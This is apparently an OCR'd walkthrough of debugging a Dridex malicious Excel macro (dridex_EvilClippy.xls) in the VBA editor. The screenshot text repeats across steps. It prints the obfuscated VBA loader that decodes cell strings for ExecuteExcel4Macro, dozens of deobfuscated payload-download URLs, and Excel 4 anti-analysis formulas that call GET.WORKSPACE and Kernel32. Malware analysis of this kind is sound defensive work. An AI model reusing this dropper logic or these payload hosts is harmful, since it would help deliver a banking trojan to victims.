
Here just step over, and we can also note here that currently s variable is empty .



```
nm = 100
Dim sf As String
k = 1:
Do
    sf = minto(o.Text, Int((4 - k + k) * Rnd + k))
    Sd = 0
    Loop Until Left(sf, k) = a
    bello = sf
End Function

Sub readyToPreview()

Dim s As Variant
Dim bgum As String

anre = 1
Dim duos()
chenm = WorksheetFunction.CountA(ActiveSheet.UsedRange)
ReDim duos(1 To chenm)
ijo = aPt: styl = aPt
hitss = aPt
For Each e In ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
s = bello(e, "-")
duos(goanre(s)) = Mid(s, 4)
Next e
dl = UBound(duos) - LBound(duos) + 1
```

(Name)	Sheet1
DisplayPageBreak	False
DisplayRightToLef	False
EnableAutoFilter	False
EnableCalculation	True
EnableFormatCon	True
EnableOutlining	False
EnablePivotTable	False
EnableSelection	0 - xlNoRestricti
Name	
ScrollArea	
StandardWidth	8.43
Visible	-1 - xlSheetVisib


Here we can note that it is running a loop.



```
nm = 100
Dim sf As String
k = 1:
Do
    sf = minto(o.Text, Int((4 - k + k) * Rnd + k))
    Sd = 0
    Loop Until Left(sf, k) = a
    bello = sf
End Function

Sub readyToPreview()

Dim s As Variant
Dim bgum As String

anre = 1
Dim duos()
chenm = WorksheetFunction.CountA(ActiveSheet.UsedRange)
ReDim duos(1 To chenm)
ijo = aPt: styl = aPt
hitss = aPt
For Each e In ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
s = bello(e, "-")
duos(goanre(s)) = Mid(s, 4)
Next e
dl = UBound(duos) - LBound(duos) + 1
```

(Name)	Sheet1
DisplayPageBreak	False
DisplayRightToLef	False
EnableAutoFilter	False
EnableCalculation	True
EnableFormatCon	True
EnableOutlining	False
EnablePivotTable	False
EnableSelection	0 - xlNoRestricti
Name	
ScrollArea	
StandardWidth	8.43
Visible	-1 - xlSheetVisib

Here we hover over the s .



Microsoft Visual Basic - dridex_EvilClippy.xls [break]

dridex_EvilClippy.xls - Sheet1 (Code)

(General) | readyToPreview


```
nm = 100
Dim sf As String
k = 1:
Do
   sf = minto(o.Text, Int((4 - k + k) * Rnd + k))
   Sd = 0
   Loop Until Left(sf, k) = a
   bello = sf
End Function

Sub readyToPreview()

Dim s As Variant
Dim bgum As String

anre = 1
Dim duos()
chenm = WorksheetFunction.CountA(ActiveSheet.UsedRange)
ReDim duos(1 To chenm)
ijo = aPt: styl = aPt
hitss = aPt
For Each e In ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
s = bello(e, "-")
```

```
s = "-15https://therightcyclingcompany.com/nobc7tpjo.txt"
```

```
                                                  l(s, 4)
Next e
dl = UBound(duos) - LBound(duos) + 1
```

(Name)	Sheet1
DisplayPageBreak	False
DisplayRightToLef	False
EnableAutoFilter	False
EnableCalculation	True
EnableFormatCon	True
EnableOutlining	False
EnablePivotTable	False
EnableSelection	0 - xlNoRestricti
Name	
ScrollArea	
StandardWidth	8.43
Visible	-1 - xlSheetVisib

Now we add a watch on variable s.



Microsoft Visual Basic - dridex_EvilClippy.xls [break]

dridex_EvilClippy.xls - Sheet1 (Code)

(General) | readyToPreview

```
nm = 100
Dim sf As String
k = 1:
Do
   sf = minto(o.Text, Int((4 - k
   Sd = 0
   Loop Until Left(sf, k) = a
   bello = sf
End Function

Sub readyToPreview()

Dim s As Variant
Dim bgum As String

anre = 1
Dim duos()
chenm = WorksheetFunction.CountA
ReDim duos(1 To chenm)
ijo = aPt: styl = aPt
hitss = aPt
For Each e In ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
s = bello(e, "-")
duos(goanre(s)) = Mid(s, 4)
Next e
dl = UBound(duos) - LBound(duos) + 1
```

Add Watch

Expression: s

Context

Procedure: readyToPreview

Module: Sheet1


Project: VBAProject

Watch Type

● Watch Expression

○ Break When Value Is True

○ Break When Value Changes



Microsoft Visual Basic - dridex_EvilClippy.xls [break]

Ln 50, Col 1

Project - VBAProject

- VBAProject (dridex_Evil
  - Microsoft Excel Objects
    - Sheet1 ( )
    - ThisWorkbook

Properties - Sheet1

Sheet1 Worksheet

(Name)	Sheet1
DisplayPageBreak	False
DisplayRightToLef	False
EnableAutoFilter	False
EnableCalculation	True
EnableFormatCon	True
EnableOutlining	False
EnablePivotTable	False
EnableSelection	0 - xlNoRestricti
Name	
ScrollArea	
StandardWidth	8.43
Visible	-1 - xlSheetVisib

dridex_EvilClippy.xls - Sheet1 (Code)

(General) — readyToPreview


```vba
   sf = minto(o.Text, Int((4 - k + k) * Rnd + k))
   Sd = 0
   Loop Until Left(sf, k) = a
   bello = sf
End Function

Sub readyToPreview()

Dim s As Variant
Dim bgum As String

anre = 1
Dim duos()
chenm = WorksheetFunction.CountA(ActiveSheet.UsedRange)
ReDim duos(1 To chenm)
ijo = aPt: styl = aPt
hitss = aPt
For Each e In ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
s = bello(e, "-")
duos(goanre(s)) = Mid(s, 4)
Next e
dl = UBound(duos) - LBound(duos) + 1
bgum = duos(Int((dl - 5 - anre + anre) * Rnd + anre))
For y = dl - 4 To dl
'TT = 0: ExecuteExcel4Macro hevoma(ijo, styl, hitss, duos(y), bgum)
```

Immediate

Watches

Expression	Value	Type	Context
s	"-15https://therightcyclingcompany.com/nobc7tpjo.txt"	Variant/String	Sheet1.readyToPreview

Here we set the breakpoint to come out of the loop.



Microsoft Visual Basic - dridex_EvilClippy.xls [break]

Ln 55, Col 1

Project - VBAProject

- VBAProject (dridex_Evil
  - Microsoft Excel Objects
    - Sheet1 ( )
    - ThisWorkbook

Properties - Sheet1

Sheet1 Worksheet

(Name)	Sheet1
DisplayPageBreak	False
DisplayRightToLef	False
EnableAutoFilter	False
EnableCalculation	True
EnableFormatCon	True
EnableOutlining	False
EnablePivotTable	False
EnableSelection	0 - xlNoRestricti
Name	
ScrollArea	
StandardWidth	8.43
Visible	-1 - xlSheetVisib

dridex_EvilClippy.xls - Sheet1 (Code)

(General) — readyToPreview


```vba
   sf = minto(o.Text, Int((4 - k + k) * Rnd + k))
   Sd = 0
   Loop Until Left(sf, k) = a
   bello = sf
End Function

Sub readyToPreview()

Dim s As Variant
Dim bgum As String

anre = 1
Dim duos()
chenm = WorksheetFunction.CountA(ActiveSheet.UsedRange)
ReDim duos(1 To chenm)
ijo = aPt: styl = aPt
hitss = aPt
For Each e In ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
s = bello(e, "-")
duos(goanre(s)) = Mid(s, 4)
Next e
dl = UBound(duos) - LBound(duos) + 1
bgum = duos(Int((dl - 5 - anre + anre) * Rnd + anre))
For y = dl - 4 To dl
'TT = 0: ExecuteExcel4Macro hevoma(ijo, styl, hitss, duos(y), bgum)
```

Immediate

Watches

Expression	Value	Type	Context
s	"-13https://flowpressurewashing.com/ggc1ljvn.rar"	Variant/String	Sheet1.readyToPreview

Here we can note all the domain that this document is using to drop dridex are deobfuscated here.



Microsoft Visual Basic - dridex_EvilClippy.xls [break]

dridex_EvilClippy.xls - Sheet1 (Code)

(General) | readyToPreview

```
Dim s As Variant
Dim bgum As String

anre = 1
Dim duos()
chenm = WorksheetFunction.CountA(ActiveSheet.UsedRange)
ReDim duos(1 To chenm)
ijo = aPt: styl = aPt
hitss = aPt
For Each e In ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
s = bello(e, "-")
duos(goanre(s)) = Mid(s, 4)
Next e
dl = UBound(duos) - LBound(duos) + 1
bgum = duos(Int((dl - 5 - anre + anre) * Rnd + anre))
For y = dl - 4 To dl
'TT = 0: ExecuteExcel4Macro hevoma(ijo, styl, hitss, duos(y), bgum)

Next
ActiveWorkbook.Close anre - anre
End Sub

Function goanre(h As Variant)
goanre = CInt(LTrim(Mid(h, 2, 2)))
End Function
```

Properties - Sheet1


Sheet1 Worksheet

(Name)	Sheet1
DisplayPageBreak	False
DisplayRightToLef	False
EnableAutoFilter	False
EnableCalculation	True
EnableFormatCon	True
EnableOutlining	False
EnablePivotTable	False
EnableSelection	0 - xlNoRestricti
Name	
ScrollArea	
StandardWidth	8.43
Visible	-1 - xlSheetVisib

Watches

Expression	Value	Type	Context
duos		Variant/Variant(1 to 41)	Sheet1.readyToPreview
duos(1)	"https://rop.technomatica.ovh/qgmltk.zip"	Variant/String	Sheet1.readyToPreview
duos(2)	"https://tensopret.com/cmgvr3.rar"	Variant/String	Sheet1.readyToPreview
duos(3)	"https://2203610rwd.projects-airnetwork.asia/iihpacd.jpg"	Variant/String	Sheet1.readyToPreview
duos(4)	"https://twomissa.com/bdodfvr1.rar"	Variant/String	Sheet1.readyToPreview
duos(5)	"https://ramec.com.au/gayrmv4m2.txt"	Variant/String	Sheet1.readyToPreview
duos(6)	"https://raybadenergy.com/pl4bjbk.rar"	Variant/String	Sheet1.readyToPreview
duos(7)	"https://count.mail.163.com.impactmedfoundation.com/fn58ds.pdf"	Variant/String	Sheet1.readyToPreview

Here we can note some sort of anti analysis going as if the check becomes true it will close the document otherwise it creates directories and will proceed further.



Microsoft Visual Basic - dridex_EvilClippy.xls [break]

dridex_EvilClippy.xls - Sheet1 (Code)

(General) | readyToPreview

```
Dim s As Variant
Dim bgum As String

anre = 1
Dim duos()
chenm = WorksheetFunction.CountA(ActiveSheet.UsedRange)
ReDim duos(1 To chenm)
ijo = aPt: styl = aPt
hitss = aPt
For Each e In ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
s = bello(e, "-")
duos(goanre(s)) = Mid(s, 4)
Next e
dl = UBound(duos) - LBound(duos) + 1
bgum = duos(Int((dl - 5 - anre + anre) * Rnd + anre))
For y = dl - 4 To dl
'TT = 0: ExecuteExcel4Macro hevoma(ijo, styl, hitss, duos(y), bgum)

Next
ActiveWorkbook.Close anre - anre
End Sub

Function goanre(h As Variant)
goanre = CInt(LTrim(Mid(h, 2, 2)))
End Function
```

Properties - Sheet1

Sheet1 Worksheet

(Name)	Sheet1
DisplayPageBreak	False
DisplayRightToLef	False
EnableAutoFilter	False
EnableCalculation	True
EnableFormatCon	True
EnableOutlining	False
EnablePivotTable	False
EnableSelection	0 - xlNoRestricti
Name	
ScrollArea	
StandardWidth	8.43
Visible	-1 - xlSheetVisib

Watches

Expression	Value	Type	Context
duos(31)	"https://salongifts.co.uk/yadngphsb.pdf"	Variant/String	Sheet1.readyToPreview
duos(32)	"https://mertenslawyers.com.au/lh65me.txt"	Variant/String	Sheet1.readyToPreview
duos(33)	"https://negatu.com/ai4hq0v.pdf"	Variant/String	Sheet1.readyToPreview
duos(34)	"https://mxsouthafrica.com/nbhfi9.gif"	Variant/String	Sheet1.readyToPreview
duos(35)	"https://tessrobins.com/xyz5tzei6.pdf"	Variant/String	Sheet1.readyToPreview
duos(36)	"https://no18balloonroom.co.uk/jhk4iaah0.zip"	Variant/String	Sheet1.readyToPreview
duos(37)	"IF(ISNUMBER(SEARCH("do",GET.WORKSPACE(1))), ,CLOSE(TRUE))"	Variant/String	Sheet1.readyToPreview
duos(38)	"CALL("Kernel32","CreateDirectoryA","JCJ","C:\",0)"	Variant/String	Sheet1.readyToPreview